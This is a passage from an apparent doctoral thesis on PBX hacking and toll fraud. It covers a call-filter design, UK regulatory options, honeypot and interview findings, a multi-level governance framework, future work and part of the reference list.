


Figure 8.2 - Example Activity Diagram of a Filter Solution

The filter is made up of several elements, which begin with the phone call entering the system (1. Call Attempt). This call goes to the voice engine which analyses the individual and total systems calls meta-data. This is then sent to a known block list (2. Send Call Details). The system checks whether the number is known. If so (3. Yes), it will pass this to the Suspicious Threshold Met (discussed further on).

If the number is not known, it will pass the meta-data to the Filter Handler which contains multiple filters whereby each filter is an individual condition. Should each filter be weighted equally (returning a decimal value if true or 0 if false), then the total value will add up to 1. The filters could include the checks described in Section 8.3.1.

Once the call meta-data has been analysed through the filter handler, it passes a value between 0 to 1 (3. Send Response) to a condition which checks whether the suspicious threshold has been met. If it has been met, then this is recorded and a notification (5. Yes) is sent. This notification could be internally or sent to an external source such as a mobile number as an SMS. The response (whether the threshold has been met or not) is sent back to the Voice Engine (4. Send Response).

Once the Voice Engine has the response, whether the call should be blocked or verified, the Voice Engine will then pass the information to the requires verification (6) condition. Should the call require verification, it will pass the call to the send verification system to verify the call, whereby

the input is captured. A decision is then made and is passed to the proceed with call condition (7). If no verification is required, the call will next be confirmed whether to proceed with the call (7). If the verification system is unable to verify the caller or does verify the caller it will provide this information to the proceed with call condition (7).

Once at the proceed with call condition (7), the condition will consider whether the call was verified, does not require verification, failed verification or should be blocked. If the call was verified or does not require verification, the call will be allowed to proceed (9), otherwise the call will be blocked (8).

8.4 Required Instruments

In Section 8.2.2, there were different elements of the framework that would require the implementation and adaption of similar instruments in use. These are not definitive since each country has different legal frameworks. This section assumes a UK legal context and only considers instruments that could be used to establish and enforce the framework. Regardless of any legal instruments, it would still require goodwill of various stakeholders all working together.

Requiring CPs to provide information on risks

In the Awareness aim, it was proposed that operators should be more open to their customers on the risks that can occur should the service provided be misused. Due to the nature of the internet, these risks can be difficult to quantify and list in a simple infographic, therefore the scope should be narrowed to niche services such as SIP Trunking or generically IoT devices, if IoT are being used over a consumer or small business broadband connection. The aim is to raise awareness around certain issues, rather than resolve all issues that can occur. In doing so, it enables a mechanism to be in place to communicate evolving threats to consumers and small businesses as and when they evolve.

It was highlighted in Chapter 7 that there would be a concern over how much liability operators should have and there would most likely be resistance where CPs need to take more liability for their customers actions. In Chapter 7, a participant went further and highlighted this could encourage negligence (moral hazard). In Chapter 3, it was highlighted that CPs already needed to provide information about emergency services on customer sign-up and renewal which has been

mandated upon CPs. Therefore, CPs already have a mechanism for providing customer information. Although whether this mechanism is suitable for providing customers other information, that would be up to the individual CP to decide.

Given the concerns raised by some participants in Chapter 7 and the resistance this could cause, implementing legislation or legal instruments would be time consuming and would require significant industry and legal input. Therefore, this would be detrimental to the overall objective. Furthermore, legal requirements imposed upon operators could also alienate CPs and limit the innovative ways operators may inform customers in fear of being fined. Hence, as seen across other sectors such as the Financial Services Sector, CPs could be invited to join a voluntary code which asks CPs to input and provide regulators greater flexibility where CPs voluntary distribute information on behalf of NRAs. As there is no legal consequence, this voluntarily code could be replicated across member states in a way that suits each member states requirements. Furthermore, if this were to be implemented through an update to an instrument, such as the Electronic Communications Code Directive, then first being introduced voluntarily will assist the policy making process.

Requiring Fixed CPs to limit bill Spend

The instruments relied on in the mobile sector to limit call spend was an update to the Communications Act 2003 through the Digital Economy Act 2017 [103]. It is also important to highlight that there are significantly more Fixed CPs than Mobile CPs. This is true in most countries as the cost-of-service establishment is significantly less than that of a mobile operator. In the UK, there are 4 Mobile Network Operators and over 300 Fixed Network Operators, and significantly many more resellers which are downstream of these CPs. Each CP is using different systems and has different technical capabilities.

To introduce a change to the Communications Act (or any legislation) would take a considerable amount of time, intention (political) and collaboration within industry. Furthermore, NGN Voice can be used in more ways and have many different use cases, when compared to mobile, which may technically make it difficult to implement meaningful cost limiting functionality. Therefore, it may not be appropriate to legally mandate as it may inadvertently disadvantage niche voice sectors where Toll Fraud is not a problem. Instead, as similar to CPs providing information on

risks, an NRA could engage with industry and invite CPs to voluntarily ask customers whether they would like to limit their spend.

NRAs such as Ofcom already operate voluntary codes of practice drafted with CPs. An example being a voluntary code of practice guaranteeing broadband speeds for customers which applies to consumers and businesses[155].

8.5 Conclusion

This final chapter summarises work conducted through this research and highlights the key findings. Given the niche of PBX hacking and fast developing threats related to other IoT technologies, it is important that there is acknowledgement of the issue among stakeholders and for these stakeholders to familiarise themselves with methodologies of both attackers and mechanisms to reduce, mitigate and increase intelligence. Furthermore, increasing awareness of threats among stakeholders making use of Public Electronic Communications Networks (including the services that sit on top of them) is paramount when significant money and safety can be compromised.

In response to findings in Chapters 2,3,6 and 7 and answering RQ 3, an adaptable Multi-level Governance Framework is developed aimed at increasing awareness and reducing, mitigating and increasing long term intelligence of PBX hacking and IRSF. This is achieved by requiring selected industry stakeholders to work together to create a voluntary code of practice as a realistic means of implementation. This proposed code of practice would ask CPs to distribute pre-produced information periodically to customers of specific services which would highlight risks associated with misuse of that service and threats that exist. Furthermore, as part of a mitigation strategy, the framework also expands on current mechanisms in the mobile sector to limit bill spend and broaden this policy to fixed line networks through a voluntary code of practice, whereby CPs are advised to ask their customers on the level of bill limiting they would like.

A key element for reducing and increasing intelligence is for selected stakeholders at various levels to share information. This includes CPs using this information to proactively block numbers in an anti-fraud system that are known to be fraudulent. Furthermore, although research

[155] https://www.ofcom.org.uk/phones-telecoms-and-internet/information-for-industry/codes-of-practice [Date Accessed: 12/4/2021]

conducted in Chapter 2 suggests the use of scalable pattern-recognition logic is difficult for this kind of fraud, a specification for a lightweight filter is developed. This was inspired by findings throughout this research which can be used to potentially block in real-time fraudulent calls prior to completing, while limiting inconvenience for the calling party.

Given the multi-level governance nature of legal instruments in place that govern Public Electronic Communication Networks and services in the UK and the EU, the framework is demonstrated as being adaptable in the context of IoT. Addressing the issues identified in Chapter 3, this framework (in conjunction with findings in Chapter 7) places a shared responsibility on all stakeholders involved to work together to increase awareness. Should the framework be adopted by a government, then an expert evaluation, iteration and enhancement phase would be required. This is discussed in more detail in Chapter 9.7.

Chapter 9: Conclusion

Applying an interdisciplinary approach of technical, policy and legal, this research has investigated, through a sequential Mixed Methodology of Triangulation (literature reviews, Honeypot experiment and stakeholder research interviews), the growing occurrence of misuse and abuse involving PBX phone systems being used to conduct Toll Fraud against businesses of all sizes. From this research, a multi-level governance framework has been developed to be utilised and adapted by competent authorities to increase awareness and long-term intelligence, while mitigating damage and reducing the occurrences of PBX Toll Fraud through a multi-stakeholder approach. The framework is designed to be adaptable and to be used for other web-based technologies which include IoT.

In this chapter, Section 9.1 summarises the original aims of the research and presents the findings of this research for each respective aim. Sections 9.2 to 9.6 summarises the findings, including contributions of each chapter and Section 9.7 discusses potential future work.

9.1 Summary of original aims

In building this framework, detailed studies took place, answering research related questions which were focused on the core aims of the research which were to understand:

- What happens? (RQ 1)
- How it happens? (RQ 1 and 2)
- Why is it allowed to happen? (RQ 1 and 2)
- What could be done to stop this from happening? (RQ 1,2 and 3)

From this research, we are able to summarise the aims with the following core findings:

9.1.1 What Happens and How it happens?

A sophisticated, well-resourced set of organised attackers are utilising a global botnet of what seem to be compromised VoIP Systems to seek out next generation company phone systems (typically used for Unified Communications) and other VoIP systems, in attempt to break in. These attackers use a wide range of techniques which include brute force (2,000,000+ attempts a day is

common), software vulnerabilities (SQL Injection), spoofing to name but a few to gain access. Some methods also include those which could by-pass any detection system installed on customers equipment. A system is typically under continual attack within minutes of being launched on the internet.

On gaining access, the attackers will call as many cross-border phone numbers they can for as long as they can. This includes attempting to appear to geo-locate their attacks to initially call local low-cost numbers in an attempt to probe if they can call out before beginning their revenue generating exercise. The attackers rent phone numbers in over 100 countries while receiving a revenue on the call, leaving the victim to pay the phone bill. The victim is typically not aware of this until they are either suspended or receive their next phone bill. Bills can be over £10,000 per incident (in some cases over £100,000) and have been associated to funding terrorism organisations and failing states.

On running periodic Honeypots over a 3 year period, it appears the attackers operations are increasing in automation. It is not known where the attackers are located, but during the Christmas 2018 period, attacks almost completely ceased over Christmas and Boxing day. Following Christmases, attacks continued. In 2019, this niche fraud is thought to have generated over $10 billion per year. It's thought the true figure is higher due to under reporting. The advance methodology, persistent multi-vector attack attempts and growing sophistication would suggest there is an Advance Persistent Threat (APT) group who specialise in this. Unlike other APTs whose focus is typically espionage, this appears to solely be a revenue generating exercise.

9.1.2 Why is it allowed to happen?

Complexity and cost of investigating cross border crime is a major reason why these criminals are able to escape justice. Although authorities are beginning to investigate through better international collaboration, this is still in its infancy. The victim's communication provider is not liable to the customer because the legal definitions of security in communication policies and frameworks do not define service misuse (inc. fraudulent use) as a breach of security. Furthermore, security of Public Electronic Communication Networks and Services only places burdens on the provider to make sure their network and service is secure and, in some cases, customer provided equipment. As the customer has utilised and configured their own equipment and effectively splits their connection (similar to a broadband router) then the customer has

created their own private electronic communications network. Therefore, this leaves the owner of the equipment responsible for what is on and downstream of this equipment. Policy may entitle providers to block calls intra-EU. In some cases, these calls can also be to landline numbers, but international originated call rates payable can be significantly high in some countries making them almost premium rate in style. Moreover, blocking large amounts of numbers or even a country code can cause indirect social and economic impacts whereby these can be small developing nations which are affected.

Typical anti-money laundering measures which are employed to prevent criminal and terrorism funding do not work because the bank is effectively seeing an organisation pay their phone bill. In the UK, industry mechanisms that exist to reclaim fraudulent money only applies to national calls. Revenue making calls do not usually happen to UK phone numbers due to this mechanism. Moreover, providers who send calls internationally using international aggregators of voice may be unable to dispute a charge as the call was answered and it is not their contractual responsibility to monitor calls (i.e. they agree to pay for all calls whether *bona-fide* or not). Furthermore, the practicalities of disputing calls would take considerable administration time and involve many parties. Given the technical complexities of provider networks, it is not practical to apply techniques that are similarly used in the payments sector.

Interviewing stakeholders demonstrated a significant lack of overall awareness of this type of fraud across most stakeholder types including European Policy Specialists. Moreover, Cyber Security Specialists who were interviewed were not aware of this type of fraud either. One participant who oversaw the IT operations of a FTSE250 has been a victim of this fraud and is only aware by being a victim. If this large subset of stakeholders are not aware of this type of fraud, then there is a breakdown in the information cycle that helps policy makers. The breakdown leads to the conclusion that this problem is not known, and policy cannot be written to help prevent. Furthermore, concern was raised about small businesses lacking the skillset and financials to protect themselves to defend and/or absorb the cost of an attack. This research found that a FTSE250 was a victim of this type of fraud and they considered their infrastructure to be secure and have processes in place to regularly review security and finances to absorb an attack. This raises the question, if a FTSE250 organisation can be affected, how are micro and small business supposed to defend themselves with less resources? It was also highlighted there is a lack of investment in this fraud when compared to other fraud types that generate such large sums (e.g

Credit Card Fraud). This is suggested to be partially because CPs are not liable for the excessive bills and therefore not financially incentivised to do more.

9.1.3 What could be done to stop this from happening?

Given the complexity and nature of this fraud, a multi-stakeholder approach is required. Furthermore, this multi-stakeholder approach needs to be interdisciplinary in nature. Interview participants who once understood this problem, unanimously agreed more should be done to prevent this, although opinion was split on where this responsibility should be. Some believed there should be more responsibility placed on the communication provider, others the business, some thought the authorities should be more involved. While others thought the manufacturer of the equipment used. Therefore, through work conducted in this research, the following could be carried out not only over time to reduce and hopefully eliminate Toll Fraud through hacked PBX phone systems, but increase the overall security of the web:

- Awareness should be increased and more discussion is needed about this type of cybercrime - This research has highlighted there is a key problem of lack of awareness among all levels of stakeholders. Cyber security professionals who are consulted on the latest cyber security concerns have little awareness of knowledge of this vector into businesses. Policy Specialists who advise on policy and in some cases draft policies have little awareness of the details.
- Make CPs responsible for increasing awareness of consequences of service misuse – Through interviews conducted and a policy review, current policy over time could be adapted to make providers responsible for giving customers pre-prepared information on key specific risks of misuse of a communications service.
- Increased multi-governance collaboration – Different agencies and government departments need to work closer and share information about risks of service misuse as technology becomes more key in business and home environments. For example, better collaboration between cyber security agencies and the countries NRA. In the UK, this would be the NCSC and Ofcom.
- Better governmental provided threat information – With the large amount of growing and sophisticated threats that make use of customer communication services as the attack means (PBX – Voice, IoT – Broadband), government agencies need to provide non-

technical, easy to understand information (potentially) in graphical form. This includes making consumers and more small businesses think about security by design.

- Learn from other sectors – The research interviews highlighted how effective the Financial Services Sector has been in reducing fraud and increasing awareness.
- Multi-Stakeholder Information sharing – Known fraudulent numbers should be shared among law enforcement and other communication providers to enable known fraudulent numbers to be blocked quickly.
- Communication Providers to make better use of real time call meta-data – This research has demonstrated and provided an example of a low system intense filter specification which could be implemented by providers to detect suspicious calls and ask the caller to verify the call.
- Adapt policy to require bill limits for fixed voice calls – Policy already exists to require mobile communication providers to ask customers to set a spend limit, therefore by expanding this concept to include fixed voice would limit the money generated by this fraud and prevent bill shock. As communications migrate to Next Generation Voice by 2025, then technical barriers for this no longer apply.
- Better cross border law enforcement and NRA collaboration – As most cybercrimes are typically international in nature, and that numbers utilise the E164 ITU numbering framework, if willingness was there among cross border partners, it would be possible (as participants suggested) to follow the call flow, which then ultimately follows the money trial.
- Simplified Concepts – Not all customers (specifically non-technology literate) understand the technology and require explanation of the risks.

9.2 Chapters 2 & 3 – Reviews of the Technical Background Literature & Policy

The research began reviewing the technical and policy landscape of PBX Toll Fraud utilising a multi-method approach. For technical elements of the research, a primary, secondary and tertiary methodology was used to investigate technical elements relating to the research which developed new lines of enquiries through both an academic and industry review. For Policy elements, a multi-level governance top-down approach was used investigating policy at an international level, then a European level and ultimately a comparison at the member-state level. This comparison included regulations, directives, case law, primary legislation, secondary legislation and other secondary sources.

This methodology resulted in a thorough and detailed review of both interdisciplinary areas whereby the basis of Sequential Triangulation guided the type of research methods conducted. These in-depth reviews have contributed to knowledge by bringing together an up to date, state of the art review and gap analysis of both the technical, policy and legal fields of research by including comparisons of how different member state legal systems have dealt with similar scenarios. These reviews are novel, as they incorporate all the technical, policy and legal elements that are involved in this research area.

9.3 Chapters 4 & 5 – Research Framework & Methodology

Once gaps were identified in both interdisciplinary areas, a research framework was created where findings were associated with themes. For Technical this was Intelligence, Detection and Prevention. For Policy this was Regulation & Transposition and Awareness. These themes were further used to define a conjecture and produce associated research questions and objectives.

On deriving the Research Questions for answering, a range of methods were considered where Sequential Triangulation would be used as the key methodical approach using an Interdisciplinary Literature Review, a Honeypot Experiment and Research Interviews to be able to guide the development of a framework. This methodology contributed to an adaptable holistic viewpoint which increased the research area understanding through continual research iteration and contributed overall to higher quality, with more relevant findings.

Furthermore, the research methodology of Mixed Method Sequential Triangulation by combining disciplines between technical, policy and legal in this research allowed for a thorough and better understanding of the research area. This could be used as a blueprint for other cybercrime related research which requires an interdisciplinary approach.

9.4 Chapter 6 – Honeypot

To enable an up to date understanding of the current situation, a Honeypot experiment (a locked down system designed to be targeted by attackers, in our case a botnet) was conducted. This was primarily conducted in 2 phases, where a follow up phase took place over a 3 year period.

Phase I ran for a short 10 day period between late September and early October 2018 to make sure the Honeypot was configured and collecting data correctly. Phase I only monitored VoIP interactions and observed 18,932,220 attempts to gain access and make calls. These results were skewed by a large attack on one of the days which consumed all the system resources at one point. It witnessed attempts from 75 countries.

Phase II ran for a longer period of 103-days (October 2018 to February 2019). Phase II built on Phase I but also monitored web ports in an attempt to understand alternative vectors used to gain access. Phase II witnessed 100,898,222 million attempts to gain access over this period and witnessed sophisticated methods such as software vulnerabilities, SQL injection, spoofing and more. Over the Christmas period of 2018, attacks reduced significantly. This was unexpected. Therefore, during Christmas periods of 2019 and 2020, the Honeypot was repeated. The Honeypot configuration was similar to Phase I which saw attacks continue over Christmas 2019 and were notably larger over Christmas 2020. Attackers had access to over 1,700 phone numbers over 100 countries. Attackers also made use of web vulnerabilities in software in an attempt to gain access to the server which could also be seen as their attempt to add the machine to their botnet.

Based on historic research, our research has demonstrated that the scale of attacks have substantially increased (over 16 times larger) from historic Honeypots investigating these attacks and are continuing to become more automated using a botnet of what appear to be compromised devices. Moreover, given the sophistication and military style of attack methodology used by these attackers, this attack has the signature of an Advance Persistent Threat (APT).

Further contribution to research is how the experiment was conducted and demonstrable repeatability through Christmas 2019 and 2020 instances of running the Honeypot showed this is still ongoing and has increased in size of attacks.

9.5 Chapter 7 – Interviews

Through a detailed policy review, investigating the multi-level governance of various policies and frameworks existing that could and should be preventing this, it was evident that policy did not provide a satisfactory solution to mitigate this. Therefore, given the large eco-system of

stakeholders involved and affected in this area, research interviews were chosen as the primary most effective method for determining where responsibility should be.

20 expert stakeholders were interviewed, which included 11 European Policy Specialists, 3 Cyber Security Experts, 3 Lawyers, an NRA, an IT Director and a Trust Expert. Interviews were of a semi-structured nature and typically lasted 30-60 minutes. Some interviews were conducted in a group style where participants invited their colleagues.

The findings can be split into 3 key areas: Awareness, Payments Sector and Responsibility. Participants were generally not aware of this kind of fraud and misuse. Although many were aware of other telecom related frauds such as Missed Caller Fraud. Those that were aware, generally had limited knowledge of the consequences and scale of the attacks. Once participants were explained how attacks worked and how attackers gain financially, participants understood. Participants were also shocked at how quickly the cost of an attack can become serious. It could be argued this lack of awareness in part contributed to poor policy design which has allowed this fraud to grow.

There was also concern among many participants that this is a verified terrorism funding source given the sums of money involved. There was a theme of shared responsibility, similar to that in the Financial Services Sector where each party had a shared responsibility.

Participants were in unanimous agreement that more needs to be done in preventing this. There was also majority agreement that businesses should be made aware of this. However, views on how this should be done were mixed. It was also agreed that there needs to be better end user awareness of not only this type of fraud, but other IoT risk. Furthermore, many participants believed that better end user awareness is key in the fight against many cybercrimes. Concerns were also raised by several participants that businesses (especially small businesses) would lack the resources, money and skill set in the fight against this type of fraud.

These interviews have contributed and demonstrated that new ways are required for developing technology policy that can be future proof for tomorrows threats that may be novel, niche in nature and highly sophisticated. Moreover, it has shown there is a need to increase cyber security collaboration among industry and governments in technology related affairs. These research interviews have found that part of increasing awareness among the general public could be

achieved by creating better mechanisms for distributing information on threats. Furthermore, this research has found this could be achieved and acceptable among stakeholders by using service providers or manufacturers as part of this mechanism.

9.6 Chapter 8 – Framework

Once the answers were known individually for what happens, how it happens, why is it allowed to happen, and partially what could be done to stop it, a discussion was needed to determine the final elements. This discussion was conducted in a holistic manner combining the Technical, Policy and Legal elements of the research. From this, a list of considerations needed were drafted within a framework.

With consideration of this list, a Multi-Level Governance Framework was developed where all stakeholders had a responsibility in respect of achieving two separate aims. These were Increasing Awareness and Reducing, Mitigating and Increasing Intelligence that through an information cycle fed back into the Increasing Awareness aim to make sure information was up to date.

The Awareness aims to increase awareness where multiple government bodies work together to identify threats and consequences of specific service misuse categories. From this, an NRA would create an infographic for Communication Providers to pass on to customers for that specific service category (e.g. voice, broadband etc.). The framework adapts concepts that Communication Providers already have to inform customers around restrictions of dialling emergency services over Next Generation Voice services.

The Reducing, Mitigating and Increasing Intelligence aim is further split into two sections. A Mitigating aim and a Reducing and Intelligence aim.

The Mitigating aim presumes a customer phone system will get hacked. Therefore, to mitigate the damage, the framework adapts a policy that already exists for mobile operators, whereby they must request that a customer sets a bill limit to prevent bill shock. Therefore, if a customers PBX was hacked, the money lost would be limited.

The Reducing and Increasing Intelligence aim requires industry and government agencies to increase information sharing of known fraudulent numbers. But also goes further to require

communication providers to block these numbers and requires callers to verify they are intentionally calling a destination. The framework incorporates a filter specification of what providers could do in real-time utilising state-of-the-art technologies to detect this type of fraud.

Given the presumptions of policy changes and the time it could take to enact this, it is suggested that NRA's work with industry to introduce a voluntary code of practice which is similar to that seen in the broadband sector.

This novel adaptable, Multi-Level Governance Framework contributes and provides a mechanism for increasing end user awareness and limiting the benefits for attackers. Over time, if the money and profitability is reduced, then the operation will begin to decline in scale. Moreover, the framework has been developed to provide a realistic technical, policy and legal method for implementation that has been guided by the Interdisciplinary findings of this research. As discussed in Section 8.2.3 the framework can also be adapted to other IoT contexts on a case-by-case basis.

9.7 Future Work

This interdisciplinary research has demonstrated that PBX Toll Fraud is developing in scale and sophistication. Given the scale and complexities of this research area, this research has set the foundations which allows the subject area to be expanded and taken in multiple directions. Detailed in this section are some examples of how this research can be developed further.

The Honeypot could be conducted again, but with additional ports being monitored to investigate if there are other attack vectors being used to gain access. If this were the case, then software manufactures, solution designers and cyber security experts could make sure these ports are better protected and enhance intelligence that non-typical PBX related ports (non-SIP, Web etc.) are also being used as an attack vector into phone systems. Furthermore, the PBX could be located in multiple countries to determine if attackers are indeed geolocating their attacks. Determining whether attackers are truly geolocating their attacks could confirm and imply multiple theories that some organisations allow only certain countries to access their PBX (i.e only allow the PBX to be accessible from countries where staff members are located within). Equally, geolocating would also increase the likelihood of attack attempts passing firewall rules successfully. The analysis of the results could also include categorising the IP subnet types to

determine the networks involved (e.g. residential, corporate or data centre). Knowing this level of enhanced information could assist in understanding further who is conducting this and how are they conducting this. For example, if a large amount of IP subnets appeared to be from residential internet service providers, then it would suggest household IoT devices have been compromised. Alternatively, if a large percentage were from enterprise or data centre internet service providers, then it would suggest enterprise equipment or servers in data centres have been compromised.

Recently, security in telecommunication networks have become a popular political topic and in the United Kingdom the Telecommunications (Security) Bill[156] is currently making its way through the parliamentary process of becoming law. The filter specification in Chapter 8 could be enhanced to include additional checks that would make it compliant with the proposed bill and draft regulation[157] that accompanies the bill. Example checks could include additional filter requirements that monitor call patterns where deviations could suggest a security compromise.

The current framework is the result of combined research from a detailed background literature, a technical experiment (Honeypot) and research interviews with experts. The framework is designed to be adaptable and multi-level governance neutral, i.e. it has been designed, pending being adapted, to fit into any legal jurisdiction (e.g. UK, EU Wide or EU Member State etc.) based on the findings of this research. Future work could include investigating how the current framework can be specifically adapted with an aim to seeing it being adopted by government(s). This would require an expert evaluation, iteration and enhancement phase to take place at the macro and micro level. This phase could also be conducted to adapt the framework for other IoT use cases which can have a material impact on the user (either financial or safety - e.g. smart home appliances, children's IoT enabled toys etc.). The macro level evaluation would evaluate and improve the framework as a whole, including how all stakeholders work together, while the micro level evaluation would evaluate how each element of the framework operates individually, for example the filter specification. This could primarily be achieved by interviewing similar categories to those interviewed in Chapter 7, but go further and include experts and specialists from industry groups that advocate on behalf of consumers and businesses. It could also be achieved by prototype testing such as building a prototype filter or conducting other experiments which include focus groups and questionnaires. This could assist in the development of a methodology on how to best provide information to end users (consumers and business), which

[156] https://bills.parliament.uk/bills/2806 [Date Accessed: 6/10/2021]
[157] https://www.gov.uk/government/publications/draft-electronic-communications-security-measures-regulations [Date Accessed: 6/10/2021]

could include developing and evaluating mechanisms that would be most receptive to them in acknowledging and understanding the information provided. This micro and macro feedback would be used to iterate and enhance the current framework while also increasing the confidence of the current framework due to the qualitative and quantitative evaluations.

Furthermore, expanding on the previous paragraph, should the current framework be implemented or influence policy design, future work could include working with industry and government stakeholders such as the National Cyber Security Centre (NCSC) and National Regulatory Authorities (NRA) such as Ofcom to discuss the proposed codes of practice the framework introduces. The aim would be to implement, adapt and practice the framework to prevent Next Generation Communication Networks and the services that sit on top of these networks being used to conduct and fund organised crime or worse, terrorism. This can be extended further to include and prevent other devices (IoT) that also make use of Next Generation Communication Networks being used as a means of conducting illicit activities against consumers, business and government actors.

References

[1] Communications Fraud Control Association, “2017 Global Fraud Loss Survey,” 2017. [Online]. Available: https://cfca.org/wp-content/uploads/2021/02/CFCA-2017-Fraud-Loss-Survey.pdf. [Accessed 10 10 2021].

[2] Communications Fraud Control Association, “Fraud Loss Survey 2019,” 11 2019. [Online]. Available: https://cfca.org/wp-content/uploads/2021/02/CFCA-2019-Fraud-Loss-Survey.pdf. [Accessed 10 10 2021].

[3] Europol; Trend Micro, “Cyber-Telecom Crime Report 2019,” 21 03 2019. [Online]. Available: https://www.europol.europa.eu/sites/default/files/documents/cyber-telecom_crime_report_2019_public.pdf. [Accessed 01 02 2021].

[4] I. I. Androulidakis, VoIP and PBX Security and Forensics: A Practical Approach, Switzerland: Springer, 2016.

[5] K. Werbach, “No Dialtone: The End of the Public Switched Telephone Network,” *Federal Communications Law Journal,* vol. 66, no. 2, 2014.

[6] L. Dryburgh and J. Hewett, Signaling System No. 7 (SS7/C7), Indianapolis: Cisco Press, 2005.

[7] Internet Engineering Task Force, “Specifications For The Network Voice Protocol (NVP),” 22 11 1977. [Online]. Available: https://www.ietf.org/rfc/rfc0741.txt. [Accessed 10 10 2021].

[8] A. S. Ahmed and R. H. Shaon, “Evaluation of popular VoIP services,” *ICAST 2009 - 2nd International Conference on Adaptive Science and Technology,* pp. 58-63, 2009.

[9] E. Markova, Liberalization and Regulation of the Telecommunications Sector in Transition Countries, Springer Science & Business Media, 2008.

[10] International Telecommunications Union, “Security in Telecommunications and Information Technology,” 2009. [Online]. Available: https://www.itu.int/dms_pub/itu-t/opb/hdb/T-HDB-SEC.04-2009-PDF-E.pdf. [Accessed 05 2018].

[11] H. Abdelnur, T. Avanesov, M. Rusinowitch and R. State, “Abusing SIP authentication,” *The Fourth International Symposium on Information Assurance and Security,* pp. 237-242, 2008.

[12] E. Bertin, N. Crespi and T. Magedanz, Evolution of Telecommunication Services, New York, USA: Springer, 2013.

[13] NICC Standards Limited, “UK SIPconnect Endorsement (V2.2.1),” 06 2021. [Online]. Available: https://niccstandards.org.uk/wp-content/uploads/2021/06/ND1034V2.2.1.pdf. [Accessed 10 10 2021].

[14] NICC Standards Limited, “SIP Network to Network Interface Signalling (V2.1.1),” 02 2016. [Online]. Available: https://niccstandards.org.uk/wp-content/uploads/2019/03/ND1035V2.1.1.pdf. [Accessed 10 10 2021].

[15] NICC Standards Limited, “SIP-NNI Basic Voice Architecture (V1.2.2),” 11 2020. [Online]. Available: https://niccstandards.org.uk/wp-content/uploads/2020/11/ND1647V1.2.2.pdf. [Accessed 10 10 2021].

[16] Internet Engineering Task Force, “SIP: Session Initiation Protocol,” June 2002. [Online]. Available: https://www.ietf.org/rfc/rfc3261.txt. [Accessed 12 06 2021].

[17] P. Park, Voice over IP Security, IN, USA: Cisco Press, 2008.

[18] M. Gruber, D. Hoffstadt, A. Aziz, F. Fankhauser, C. Schanes, E. Rathgeb and T. Grechenig, “Global VoIP security threats - Large scale validation based on independent honeynets,” *IFIP Networking Conference (IFIP Networking),* pp. 1-9, 2015.

[19] D. Hoffstadt, S. Monhof and E. Rathgeb, “SIP Trace Recorder: Monitor and analysis tool for threats in SIP-based networks,” *IWCMC 2012 - 8th International Wireless Communications and Mobile Computing Conference,* pp. 631-635, 2012.

[20] J. V. Meggelen, J. Smith and L. Madsen, Asterisk: The Future of Telephony, Sebastopol: O'Reilly Media, Inc, 2007.

[21] S. Pantunn and S. Pattaramalai, “Security of Connecting SIP Trunk Via SBC on IMS Network,” *5th International Electrical Engineering Congress,* pp. 1-4, 2017.

[22] A. B. Johnston, SIP: Understanding the Session Initiation Protocol, Norwood: Artech House, 2009.

[23] T. Bessis, “Improving the DNS mechanism in a data center intranet,” *Bell Labs Technical Journal,* vol. 12, no. 1, pp. 131-144, 2007.

[24] J.-C. Chen and T. Zhang, IP-Based Next-Generation Wireless Networks: Systems, Architectures, and Protocols, New Jersey: John Wiley & Sons Inc, 2004.

[25] L. A. Wrobel and S. M. Wrobel, Disaster Recovery Planning for Communications and Critical Infrastructure, Norwood: Artech House, 2009.

[26] InfoWorld Media Group, Inc., InfoWorld, vol. 26, San Francisco: IDG, 2004, p. 76.

[27] J. Davidson, M. Bhatia, J. Peters, S. Kalidindi and S. Mukherjee, Voice Over IP Fundamentals, Indianapolis: Cisco Press, 2006.

[28] Y. Rebahi, T. Magedanz, O. Festor and M. Nassar, “A survey on fraud and service misuse in voice over IP (VoIP) networks,” *Information Security Technical Report,* vol. 16, no. 1, pp. 12-19, 2011.

[29] J. I. Agbinya, IP Communications and Services for NGN, Boca Raton: CRC Press, 2009.

[30] B. Dupasquier, S. Burschka, K. McLaughlin and S. Sezer, “On the privacy of encrypted skype communications,” *GLOBECOM - IEEE Global Telecommunications Conference,* pp. 1-5, 2010.

[31] D. Seo, H. Lee and E. Nuwere, “Detecting More SIP Attacks on VoIP Services by combining Rule Matching and State Transition Models,” *Proceedings of the IFIP TC 11 23rd International Information Security Conference,* pp. 397-411, 2008.

[32] H. Kumar, S. Kumar, R. Joseph, D. Kumar, S. K. S. Singh, P. Kumar and A. Kumar, “Rainbow table to crack password using MD5 hashing algorithm,” *2013 IEEE Conference on Information & Communication Technologies,* pp. 433-439, 2013.

